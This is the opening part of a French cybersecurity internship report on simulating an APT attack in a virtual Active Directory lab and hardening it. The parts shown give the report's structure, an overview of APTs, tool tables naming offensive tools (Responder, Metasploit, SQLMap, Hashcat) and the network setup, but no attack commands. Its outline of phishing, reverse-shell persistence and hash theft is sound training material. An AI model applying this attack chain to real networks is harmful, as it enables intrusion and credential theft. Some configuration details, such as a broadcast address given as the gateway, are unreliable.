

**RAPPORT  
DU  
STAGE DE FIN D'ETUDES**

**Cycle Ingénieur 5<sup>ième</sup> Année**

**FILIERE**  
Cybersécurité

Par

---

*Ilias BELHARDA*

---

**Sujet du Stage**

Simulation d'une attaque APT sur une infrastructure Active Directory  
d'entreprise et mise en place de mesures de défense

**Tuteur académique :**  
*Mr. CHERQI Othmane*

**Tuteur professionnel :**  
*Mr. SAADNI Younese*

Les travaux relatifs au présent stage ont été réalisés auprès de  
AXA Global Business Services, Immeuble B2, Technopolis Pôle Offshoring  
11100 Sala Al Jadida, Maroc

**2024 -2025**



## Remerciements

*"Chaque réussite est le fruit du soutien, de la confiance et du partage."*

*Je tiens à exprimer ma profonde gratitude à toutes les personnes qui m'ont soutenu tout au long de cette expérience enrichissante.*

*Je remercie sincèrement mon encadrant académique, **Monsieur Othmane Cherqi**, pour sa disponibilité, ses conseils avisés et l'intérêt qu'il a porté à mon travail. Son accompagnement rigoureux a été d'une grande aide à chaque étape de ce projet.*

*Je tiens également à remercier **Monsieur Younese Saadni**, Security Operations Specialist chez **AXA GBS**, pour sa confiance, sa rigueur et son accompagnement durant tout mon stage. Ses connaissances et ses conseils m'ont permis de développer davantage mes compétences, tant dans le cadre de mon projet principal sur les attaques APT que dans les missions réalisées avec l'équipe.*

*Je suis très reconnaissant envers **l'ensemble des collaborateurs d'AXA GBS** pour leur accueil chaleureux, leur professionnalisme et l'environnement de travail stimulant, qui m'ont offert l'opportunité de progresser. Travailler à leurs côtés a été une source réelle d'enrichissement, à la fois technique et humain.*

*Un immense merci à **mes parents, mon frère et ma sœur** pour leur soutien indéfectible, leur patience et leur confiance. Leur présence a toujours été pour moi une source d'inspiration et de persévérance.*

*Enfin, j'adresse toute ma reconnaissance à mon binôme de stage **Chihab Medaghri Alaoui** pour sa collaboration, son esprit d'équipe et les moments partagés qui ont marqué cette aventure.*

*Je vous adresse un grand merci, du fond du cœur.*

---

Ilias BELHARDA

## Page des Résumés et Mots Clés (*Français - Anglais*)

---

### **Titre du Stage**

**Simulation et détection d'une attaque APT dans une infrastructure virtualisée**

### **Résumé :**

Ce projet de fin d'études a pour objectif de simuler une attaque de type APT (Advanced Persistent Threat) dans un environnement virtuel représentant l'entreprise fictive IliasTechnologies. L'objectif est de reproduire les quatre grandes étapes d'une attaque ciblée : reconnaissance, exploitation, mouvement latéral et persistance. Une infrastructure multi-machines (Windows, Kali Linux) a été mise en place. Tandis que des outils défensifs comme Wazuh et Sysmon ont permis d'identifier et d'analyser les activités malveillantes, divers outils offensifs (Nmap, Responder, Metasploit, etc.) ont permis de réaliser l'attaque.

Ce projet souligne à quel point il est crucial de disposer d'un réseau avec une bonne visibilité et d'une surveillance proactive pour lutter contre les menaces émergentes.

### **Mots Clés :**

APT, cybersécurité, infrastructure virtuelle, reconnaissance, exploitation, mouvement latéral, persistance, Wazuh, détection, SIEM, analyse de vulnérabilités

### **Abstract:**

This final year project aims to simulate an APT (Advanced Persistent Threat) attack within a virtual environment representing the fictional company IliasTechnologies. The goal is to reproduce the four main stages of a targeted attack: reconnaissance, exploitation, lateral movement, and persistence.

A multi-machine infrastructure (Windows, Kali Linux) was set up. While defensive tools such as Wazuh and Sysmon were used to detect and analyse malicious activities, various offensive tools (Nmap, Responder, Metasploit, etc.) enabled the execution of the attack.

This project highlights the importance of having strong network visibility and proactive monitoring to effectively counter emerging threats.

### **Keywords:**

APT, cybersecurity, virtual infrastructure, reconnaissance, exploitation, lateral movement, Wazuh, detection, SIEM, vulnerability scanning

# Table des matières

I)	Introduction.....	1
II)	Présentation de l'entité d'accueil : AXA GBS.....	2
III)	Chapitre 1 : Comprendre les menaces APT.....	3
A)	Aperçu de la cybersécurité.....	3
B)	Définition d'une attaque APT .....	3
C)	Caractéristiques d'une attaque APT.....	3
D)	Importance de la détection précoce .....	4
E)	Quelques exemples célèbres d'APT .....	5
IV)	Chapitre 2 : Conception de l'infrastructure de test .....	6
A)	Objectif de l'infrastructure .....	6
B)	Conception de l'infrastructure de test.....	6
1)	Infrastructure utilisée dans le projet .....	6
2)	Préparation de l'environnement virtualisé.....	10
C)	Création de fichiers sensibles et partage réseau .....	25
D)	Création d'un site web factice pour la simulation.....	29
V)	Chapitre 3 – Simulation de l'attaque APT .....	34
A)	Objectif de la simulation .....	34
B)	Phase 1 : Reconnaissance.....	35
1)	Objectif .....	35
2)	Découverte du réseau .....	35
3)	Scan de ports et détection de services.....	36
4)	Reconnaissance passive – Site web de l'entreprise (OSINT) .....	37
5)	Enumération approfondie avec des outils spécialisés.....	37
6)	Conclusion .....	40
C)	Phase 2 : Spear Phishing .....	40
1)	Objectif .....	40
2)	OSINT ciblé sur les employés.....	41

3)	Création du mail de phishing et collecte des identifiants.....	42
4)	Conclusion de la phase de Spear Phishing .....	45
D)	Phase 3 : Injection SQL (SQLi).....	46
1)	Objectif .....	46
2)	Création d'un site vulnérable à l'injection SQL .....	46
3)	Démonstration de l'injection SQL.....	55
4)	Utilisation de l'outil SQLMap.....	55
5)	Conclusion de la phase SQLi .....	57
E)	Phase 4 : Exploitation des identifiants récupérés .....	58
1)	Objectif .....	58
2)	Test de connexion .....	58
3)	Interprétation des résultats.....	58
4)	Conclusion de la phase .....	59
F)	Phase 5 : Mise en place d'une persistance (backdoor).....	59
1)	Génération du payload (reverse shell).....	59
2)	Transfert et exécution sur la machine cible .....	60
3)	Prise de contrôle avec Meterpreter .....	60
4)	Mise en place d'une persistance automatique .....	61
G)	Phase 6 : Mouvement latéral .....	62
1)	Objectif : .....	62
2)	Préparation de l'infrastructure de l'attaquant.....	62
3)	Rédaction et envoi de l'e-mail malveillant.....	63
4)	Conclusion .....	66
H)	Phase 7 : Énumération SMB et récupération de fichiers .....	66
VI)	Chapitre 4 – Mise en place des contre-mesures : .....	70
A)	Introduction .....	70
B)	Récapitulatif des failles exploitées.....	70
C)	Contre-mesures .....	71
1)	Objectif .....	71

2)	Contre-mesures réseau.....	71
3)	Sécurisation des partages de fichiers .....	73
4)	Renforcement des mots de passe .....	76
5)	Protection contre les injections SQL.....	78
6)	Contre-mesures anti-phishing et anti-payload .....	79
7)	Exploiter Wazuh pour surveiller et détecter une attaque APT .....	80
8)	Suricata en mode IPS (inline) .....	86
9)	Évaluation de la sécurité du système via Nessus .....	87
10)	Conclusion .....	90
VII)	Chapitre 5 – Analyse finale et recommandations .....	92
A)	Résultat global de la sécurisation .....	92
B)	Recommandations finales .....	93
VIII)	Conclusion générale.....	94
IX)	Références.....	95

## Liste des figures

---

Figure 1 : Les 12 étapes du cycle de vie d'une attaque APT (Advanced Persistent Threat) .....	1
Figure 2 : logo d'AXA .....	2
Figure 3 : Principales caractéristiques d'une attaque APT .....	3
Figure 4 : Étapes typiques d'une attaque APT .....	4
Figure 5 : Paramètres du réseau NAT dans VMware .....	11
Figure 6 : adresse ip de windows server .....	12
Figure 7 : adresse ip de windows 10.....	12
Figure 8 : adresse ip de kali .....	13
Figure 9 : test de ping pour windows server .....	13
Figure 10 : test de ping pour windows 10.....	14
Figure 11 : test de ping pour kali .....	14
Figure 12: Interface d'active directory .....	16
Figure 13 : Ajout de la machine Windows Server au domaine Active Directory .....	16

Figure 14 : Script PowerShell pour le déploiement d'un contrôleur de domaine Active Directory .....	17
Figure 15: Les utilisateurs créés .....	18
Figure 16: Gestionnaire DNS .....	19
Figure 17 : test de connectivité.....	19
Figure 18 : Intégration d'un poste client au domaine ilias.local .....	20
Figure 19 : Finalisation de l'intégration au domaine Active Directory .....	21
Figure 20: Droits d'admin.....	22
Figure 21 : Interface de l'éditeur de stratégie de groupe locale (GPO) sur Windows Server .....	22
Figure 22 : Paramétrage des restrictions d'accès au Panneau de configuration via GPO .....	23
Figure 23 : Désactivation de l'accès à l'invite de commandes via une stratégie de groupe .....	23
Figure 24 : Aperçu des paramètres système modifiables via GPO .....	24
Figure 25: droits des employés.....	24
Figure 26 : Activation des règles ICMP dans le pare-feu Windows Defender.....	25
Figure 27: Dossier Partage_Sensible.....	26
Figure 28: contenu du dossier partagé .....	27
Figure 29 : Fichier texte contenant des identifiants sensibles exposés .....	27
Figure 30 : Partage d'un dossier avec l'autorisation accordée à tous les utilisateurs (Everyone) .....	28
Figure 31 : Confirmation du partage du dossier “Partage_Sensible” sur le réseau.....	28
Figure 32: Page d'accueil fictive du site de l'entreprise IliasTechnologies.....	29
Figure 33 : Structure des fichiers d'un site web vulnérable hébergé localement.....	30
Figure 34 : Page d'accueil du site web fictif “IliasTechnologies” avec formulaire de connexion .....	31
Figure 35 : Section “Nous Contacter” du site web fictif IliasTechnologies .....	31
Figure 36 : Pied de page du site fictif IliasTechnologies avec informations internes exposées.....	32
Figure 37 : Interface du panneau d'administration simulé du site IliasTechnologies....	33
Figure 38 :Résultat d'un scan réseau Nmap montrant les machines actives dans le sous-réseau .....	35
Figure 39 : Résultat d'un scan de ports Nmap sur la machine 192.168.10.11 .....	36
Figure 40 :Informations visibles dans le footer du site web de l'entreprise fictive IliasTechnologies .....	37
Figure 41 : Résultat de l'analyse de l'hôte 192.168.10.10 avec enum4linux .....	38

Figure 42 : Limitations d'énumération sur la cible 192.168.10.10 via enum4linux .....	39
Figure 43 : Analyse du service SMB avec CrackMapExec sur la machine 192.168.10.11 .....	39
Figure 44 : Échec de tentative de requête LDAP avec ldapsearch vers le contrôleur de domaine.....	40
Figure 45 : Informations internes affichées dans le pied de page du site IliasTechnologies (duplicata) .....	41
Figure 46 : Structure des fichiers d'un site de spear phishing hébergé localement .....	42
Figure 47 : Exemple d'email de spear phishing envoyé à un employé de l'entreprise ...	43
Figure 48 : Page de capture d'identifiants du site de spear phishing ciblant les employés .....	44
Figure 49 : Interface du faux site de connexion utilisé dans l'attaque de spear phishing .....	44
Figure 50 : Interface de XAMPP avec les services Apache et MySQL en cours d'exécution .....	46
Figure 51 : Création de la table “users” dans la base de données vuln_site via phpMyAdmin .....	48
Figure 52 : Insertion d'utilisateurs avec identifiants en clair dans la base de données vulnérable .....	49
Figure 53 : Affichage des identifiants stockés en clair dans la table users via phpMyAdmin .....	50
Figure 54 : Répertoire htdocs de XAMPP contenant le dossier du site vulnérable vuln_site.....	51
Figure 55 : Code source HTML de la page de connexion vulnérable (login.html) .....	52
Figure 56 : Script PHP vulnérable aux injections SQL utilisé pour la connexion (login.php) .....	53
Figure 57 : Page de connexion du site vuln_site affichée dans le navigateur local.....	54
Figure 58 : Résultat d'une connexion réussie sur le site vulnérable avec des identifiants administrateur.....	54
Figure 59 : Injection SQL basique dans le champ mot de passe pour contourner l'authentification .....	55
Figure 60: sqlmap .....	56
Figure 61 : Extraction des identifiants via une injection SQL UNION avec sqlmap sur la base vulnérable .....	57
Figure 62 : Échec de connexion SMB avec identifiants incorrects .....	58
Figure 63 ; Génération d'un payload malveillant avec msfvenom .....	59
Figure 64 : Email de phishing envoyé à un utilisateur cible.....	60

Figure 65 : Connexion réussie via reverse shell avec Metasploit .....	60
Figure 66: envoie d'une persistance utilisant metasploit .....	61
Figure 67: L'outil Responder.....	63
Figure 68 : Installation des paquets nécessaires à l'envoi d'emails avec Sendmail ....	63
Figure 69 : Configuration du handler Metasploit pour le reverse shell.....	64
Figure 70 : Envoi d'un email piégé avec Sendmail .....	64
Figure 71 : Capture d'un hash NTLMv2 avec Responder .....	65
Figure 72: brute forcé le hash.....	65
Figure 73 : Crackage d'un hash NTLMv2 avec Hashcat.....	66
Figure 74 : Accès à un partage SMB sensible après authentification réussie.....	67
Figure 75: Accéder au fichier sensible partager .....	67
Figure 76 : Récupération de fichiers sensibles depuis le partage SMB .....	68
Figure 77: blocage des réponses ICMP .....	72
Figure 78: Désactivé la résolution de noms locale via LLMNR.....	73
Figure 79: Désactiver NetBIOS sur TCP/IP .....	73
Figure 80 : Permissions d'accès configurées pour le dossier Partage_Sensible.....	74
Figure 81 : Configuration du partage avancé pour un dossier sensible .....	75
Figure 82 : Refus d'accès à un dossier protégé .....	76
Figure 83: Politique de mot de passe stricte via GPO .....	77
Figure 84 : Application des stratégies de groupe avec la commande gpupdate /force ..	77
Figure 85 : Configuration des autorisations NTFS pour le dossier secret-file .....	78
Figure 86: code PHP protégé .....	79
Figure 87 : Ajout de l'extension .exe dans les types de fichiers bloqués via GPO .....	80
Figure 88 : Blocage de l'exécution des fichiers .exe dans le dossier Downloads via GPO .....	80
Figure 89 : Installation et démarrage de Sysmon avec un fichier de configuration .....	81
Figure 90 : Mise à jour des paquets et installation de curl sur Ubuntu .....	81
Figure 91 : installation de wazuh sur ubuntu .....	82
Figure 92: Interface Wazuh .....	82
Figure 93 : Tableau de bord de l'agent Wazuh connecté sous Windows 10 .....	83
Figure 94 : Accès au fichier hosts via PowerShell pour modification.....	83
Figure 95: Visualisation des événements en temps réel .....	84
Figure 96 : Échec d'un téléchargement via PowerShell avec Invoke-WebRequest .....	84
Figure 97 : Alertes de découverte de comptes détectées par Wazuh (MITRE T1087) ....	85
Figure 98 : Exécution d'un script malveillant PowerShell en mémoire .....	85
Figure 99 : Alertes Wazuh sur exécution de malware et succès de connexion.....	85
Figure 100 : Vue globale des alertes de sécurité Wazuh sur les dernières 24 heures....	86

Figure 101 : installation de suricata .....	87
Figure 102 : Test de fonctionnement de suricata .....	87
Figure 103: Interface de Nessus .....	88
Figure 104 : Résultats d'un scan de vulnérabilités Nessus sur la machine Windows 1088	
Figure 105 : Détail des vulnérabilités détectées par Nessus (SMB Signing et ICMP).....	89
Figure 106 : mise à jour des règles du pare-feu .....	89
Figure 107 : configuration ICMP.....	89
Figure 108 : les vulnérabilités trouvées après la corréction .....	90

## Liste des tableaux

---

Tableau 1: les machines utilisées.....	7
Tableau 2: contenu de dossier Partage_Sensible.....	26
Tableau 3: fichiers du site web .....	30
Tableau 4: Recommendations .....	93

## I) Introduction

De nos jours, la cybersécurité constitue un avantage stratégique majeur pour les entreprises et organisations du monde entier. L'évolution rapide des technologies de l'information a rendu les cybermenaces plus variées, sophistiquées, persistantes et ciblées. Parmi celles-ci, les attaques de type **Advanced Persistent Threat (APT)** se distinguent par leur capacité à voler des données sensibles sans être immédiatement détectées, à maintenir un accès prolongé, et à s'infiltrer discrètement dans des systèmes compromis.




Figure 1 : Les 12 étapes du cycle de vie d'une attaque APT (Advanced Persistent Threat)

Dans ce contexte, il est essentiel pour toute organisation de comprendre le fonctionnement des attaques APT, de pouvoir les identifier rapidement, et de mettre en œuvre des défenses appropriées. C'est dans cette optique que s'inscrit ce Projet de Fin d'Études, réalisé chez AXA Global Business Services.

L'objectif principal de ce projet est de simuler une attaque APT complète dans un environnement contrôlé, afin d'analyser les différentes étapes de l'attaque, d'identifier les vulnérabilités exploitées, et de tester des stratégies de défense efficaces.

Ce travail a été mené en coopération avec mon binôme Chihab Alaoui, tout en adoptant une approche personnelle dans l'analyse et la rédaction du rapport.

Le travail s'est articulé autour des étapes suivantes :

- La création et le déploiement d'une infrastructure virtuelle réaliste composée de plusieurs machines interconnectées ;

- La simulation d'une attaque APT incluant les phases de reconnaissance, d'intrusion, de persistance, de mouvements latéraux et d'exfiltration de données ;
- L'installation de mécanismes de détection et de remédiation, notamment via l'intégration d'un SIEM pour la collecte, la corrélation et l'analyse des événements de sécurité ;
- La comparaison des résultats avant et après sécurisation de l'environnement.

L'objectif de ce projet est de mieux comprendre le cycle de vie d'une attaque avancée, de renforcer les compétences techniques en cybersécurité, et de cerner les enjeux liés à la protection des systèmes d'information face aux menaces persistantes.

## II) Présentation de l'entité d'accueil : AXA GBS

Dans le cadre de mon projet de fin d'études, j'ai eu l'opportunité d'intégrer **AXA Global Business Services (AXA GBS)**, une filiale du groupe AXA spécialisée dans la fourniture de services partagés dans les domaines de la gestion administrative, des ressources humaines, de la finance et des technologies de l'information. AXA GBS joue un rôle essentiel dans le support et la transformation numérique du groupe AXA à travers toutes ses branches internationales.

La cybersécurité étant un pilier central de la stratégie d'AXA GBS, l'entreprise investit activement dans la sécurisation de ses infrastructures et dans la détection proactive des menaces. Travailler dans cet environnement m'a permis de faire face à des problématiques réelles et de m'immerger dans un contexte orienté vers la gestion des risques et la sécurité de l'information.




Figure 2 : logo d'AXA

## III) Chapitre 1 : Comprendre les menaces APT

### A) Aperçu de la cybersécurité

Aujourd’hui, la protection des systèmes d’information est une priorité stratégique pour toutes les organisations, quelle que soit leur taille ou leur secteur d’activité. Avec le temps, les cyberattaques se sont multipliées, devenant toujours plus sophistiquées et difficiles à détecter. En raison de leur complexité et de leur capacité à rester invisibles pendant de longues périodes, les **menaces persistantes avancées (APT)** représentent un danger particulièrement élevé.

Les attaquants à l’origine des APT cherchent généralement à atteindre des objectifs précis, tels que le vol de données sensibles, le sabotage, ou même l’espionnage industriel. Contrairement aux attaques traditionnelles, les APT sont souvent menées par des groupes organisés, parfois soutenus par des États, et reposent sur une combinaison de tactiques avancées leur permettant d’atteindre et de maintenir l’accès à leur cible.

### B) Définition d'une attaque APT

Le terme *Advanced Persistent Threat (APT)* désigne une cyberattaque qui repose sur trois caractéristiques principales :

- **Advanced** : recourt à des techniques complexes pour contourner les défenses traditionnelles.
- **Persistent** : reste présente sur le réseau de la cible pendant une longue période, parfois plusieurs mois, sans être détectée.
- **Threat**: menée par des acteurs motivés, dotés de ressources importantes et d’objectifs clairement définis.

Une attaque APT suit généralement un cycle structuré comprenant plusieurs étapes : reconnaissance, intrusion initiale, installation de backdoors, mouvements latents dans le réseau, et exfiltration de données.



Figure 3 : Principales caractéristiques d'une attaque APT

Voici les étapes principales que l’on retrouve dans la majorité des attaques APT :

- **Reconnaissance** : collecte d'informations sur la cible (adresses IP, serveurs, comptes utilisateurs, etc.) à l'aide de techniques passives ou actives.
- **Intrusion initiale** : infiltration du réseau via des vulnérabilités connues ou des campagnes de phishing ciblées.
- **Installation** : mise en place de backdoors ou de malwares pour maintenir l'accès au système.
- **Mouvement latéral** : exploration du réseau interne pour atteindre des machines ou des données plus sensibles (par exemple : escalade de priviléges, exploitation de l'Active Directory).
- **Exfiltration** : transfert discret des données volées vers l'extérieur, souvent chiffré pour éviter la détection.



Figure 4 : Étapes typiques d'une attaque APT

## D) Importance de la détection précoce

La détection rapide d'une attaque APT est cruciale pour limiter l'impact. Plus une attaque reste active longtemps, plus les risques pour l'organisation augmentent : perte massive de données, conséquences financières, atteinte à la réputation, voire interruption complète de l'activité.

Pour faire face à ces menaces, il est aujourd'hui indispensable de combiner plusieurs mesures de protection :

- Une surveillance continue du réseau,
- Des solutions IDS/IPS (systèmes de détection et de prévention des intrusions),
- La mise en place d'un SIEM performant pour centraliser et corrélérer les alertes,
- La sensibilisation des utilisateurs.

## E) Quelques exemples célèbres d'APT

L'histoire de la cybersécurité a été marquée par plusieurs attaques APT importantes au cours des dernières décennies :

- **APT28 (Fancy Bear)** : groupe impliqué dans des opérations d'espionnage russe.
- **Lazarus Group** : groupe nord-coréen à l'origine d'attaques financières et politiques.
- **Stuxnet** : attaque sophistiquée visant les infrastructures nucléaires iraniennes, souvent attribuée aux États-Unis et à Israël.



Ces exemples montrent que les attaques APT peuvent avoir un impact considérable, y compris à l'échelle géopolitique.

## IV) Chapitre 2 : Conception de l'infrastructure de test

### A) Objectif de l'infrastructure

Pour simuler une attaque APT, il a d'abord été nécessaire de concevoir un environnement de test suffisamment proche d'un réseau d'entreprise réel. L'objectif ici était de reproduire une petite structure organisationnelle comprenant des postes clients, des serveurs, un contrôleur de domaine Active Directory, ainsi qu'un attaquant externe. J'ai choisi d'utiliser des machines virtuelles afin de pouvoir déployer, tester, et réinitialiser sans risque pour une infrastructure réelle.

Ce choix permet également de redémarrer rapidement les machines et de tester différentes variantes d'attaques et de défenses dans un environnement contrôlé.

### B) Conception de l'infrastructure de test

#### 1) Infrastructure utilisée dans le projet

**Environnement système :**



Outil	Image	Rôle dans le projet
VMware Workstation	 VMware Workstation	Plateforme de virtualisation hébergeant toutes les machines du réseau simulé.
Windows Server	 Windows Server	Contrôleur de domaine (AD), gère les utilisateurs, les GPO, et le DNS.

Windows 10		Postes clients simulant les employés fictifs, cibles principales de l'attaque.
Kali Linux		Représente l'attaquant externe, lance les phases de reconnaissance et exploitation.
Ubuntu Server		Fournit des services internes supplémentaires comme stockage ou bases de données.
SIEM (Snort/Wireshark)		Analyse du trafic réseau, détection d'intrusion, et centralisation des journaux.

Tableau 1: les machines utilisées

### Outils utilisés pour l'attaque

Outils	Logo	Rôle dans le projet

Nmap	Scanner réseau pour découvrir les hôtes, ports ouverts, et services.	 <b>NMAP</b>
Responder	Réalise des attaques LLMNR/NBT-NS pour intercepter les identifiants.	
Metasploit	Framework d'exploitation pour obtenir un shell distant et exécuter des payloads.	
SQLMap	Outil d'injection SQL permettant d'extraire les données de bases vulnérables.	
Hashcat	Outil de force brute pour cracker des hashs (notamment NTLMv2).	

Enum4linux	Script d'énumération NetBIOS et SMB sur des systèmes Windows.	
Smbclient	Client SMB pour accéder à des partages réseau via la ligne de commande.	
CrackMapExec	Outil de post-exploitation pour interagir avec des machines Windows.	

Tableau 2 : Outils utilisés pour l'attaque

### Outils utilisés pour la défense

Outils	Logo	Rôle dans le projet
Sysmon	Agent Windows pour journaliser les événements système (exécutions, connexions...).	

Wazuh	Plateforme SIEM pour collecter, analyser et corréler les journaux systèmes.	
Nessus	Scanner de vulnérabilités pour identifier les failles dans l'environnement.	
Suricata	Outil de détection et prévention d'intrusion qui analyse le trafic réseau en temps réel pour repérer les activités malveillantes.	


Tableau 3 : outils utilisés pour la défense

## 2) Préparation de l'environnement virtualisé


### ÉTAPE 1 — Préparer les 3 machines sur le même réseau (VMware)

J'ai d'abord vérifié que toutes les machines virtuelles étaient connectées au même réseau NAT, afin de créer un réseau privé commun :


- Par rapport Windows server 2022 :



- Par rapport Windows 10 pro :



- Par rapport Kali linux :



Grâce à cette configuration, je peux désormais être certain que toutes les machines sont bien sur le même réseau NAT.

## ÉTAPE 2 — Définir des adresses IP statiques:

Après avoir défini les IP de chaque machine, j'ai ajusté les paramètres réseau dans VMware pour activer la communication Ethernet entre elles. J'ai attribué manuellement l'IP du sous-réseau et la passerelle dans les paramètres NAT de VMware, permettant une communication cohérente entre toutes les machines.




Figure 5 : Paramètres du réseau NAT dans VMware

Voici la configuration IP adoptée :

- Windows Server :

- IP : '192.168.10.10/24',
  - Passerelle : '192.168.10.2'
  - DNS préféré : '192.168.10.10'.




Figure 6 : adresse ip de windows server

- Sur Windows 10 pro :

- IP : 192.168.10.11
  - Masque sous réseau : 255.255.255.0
  - Passerelle : 192.168.10.2

```
invite de commandes
Microsoft Windows [version 10.0.19045.5796]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\windows 10>ifconfig
'ifconfig' n'est pas reconnu en tant que commande interne
ou externe, un programme exécutable ou un fichier de commandes.

C:\Users\windows 10>ipconfig

Configuration IP de Windows

Carte Ethernet Ethernet0 :

    Suffrage DNS propre à la connexion. . . . . : fe80::7d0f:f944:b07e:8928%1
    Adresse IPv6 de liaison locale. . . . . : fe80::7d0f:f944:b07e:8928%1
    Adresse IPv4. . . . . : 192.168.10.11
    Masque de sous-réseau. . . . . : 255.255.255.0
    Passerelle par défaut. . . . . : 192.168.10.2

Carte Ethernet Bluetooth Network Connection :


    Statut du média. . . . . . . . . . . : Média déconnecté
    Suffrage DNS propre à la connexion. . . . . : 

C:\Users\windows 10>
```

Figure 7: adresse ip de windows 10

- Sur Kali linux :

- IP : 192.168.10.12
  - Masque sous réseau : 255.255.255.0
  - Passerelle : 192.168.10.255



